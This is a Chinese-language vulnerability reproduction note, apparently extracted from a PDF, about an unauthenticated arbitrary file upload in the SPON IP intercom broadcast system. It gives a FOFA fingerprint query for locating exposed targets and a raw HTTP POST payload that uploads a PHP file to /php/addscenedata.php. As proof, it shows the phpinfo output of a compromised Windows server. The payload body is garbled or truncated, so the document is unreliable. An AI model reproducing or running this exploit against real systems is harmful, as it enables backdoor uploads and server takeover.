
S14-3SPON世邦-IP网络对讲广播系统-文件上传

漏洞描述:

SPON世邦IP网络对讲广播系统 addscenedata.php、uploadjson.php、my_parser.php等接口处存在任意<u>文件上传漏洞</u>,未经身份验证的攻击者可利用此漏洞上传恶意后门文件,可导致服务器失陷。

网站图片:



网络测绘:

fofa语法:

FOFA: icon_hash="-1830859634"

漏洞复现:

payload:

```
POST /php/addscenedata.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Connection: close
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4LuoBRpTiVBo9cIQ
Accept-Encoding: ggip
-----WebKitFormBoundary4LuoBRpTiVBo9cIQ
Content-Disposition: form-data; name="upload"; filename="1.php"
Content-Type: application/octet-stream

</p
```

效果图:



/images/scene/1.php



PHP Version 7.4.7

System	Windows NT iZ02b3etamh0ucZ 6.1 build 7601 (Windo AMD64
Build Date	Jun 9 2020 13:27:20
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo /e;jscript configure.js "enable-snaps with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64 12c=c:\php-snap-build\deps_aux\oracle\x64\instantcl dir=/obj/" "enable-com-dotnet=shared" "without
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\ICPAS\Wnmp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902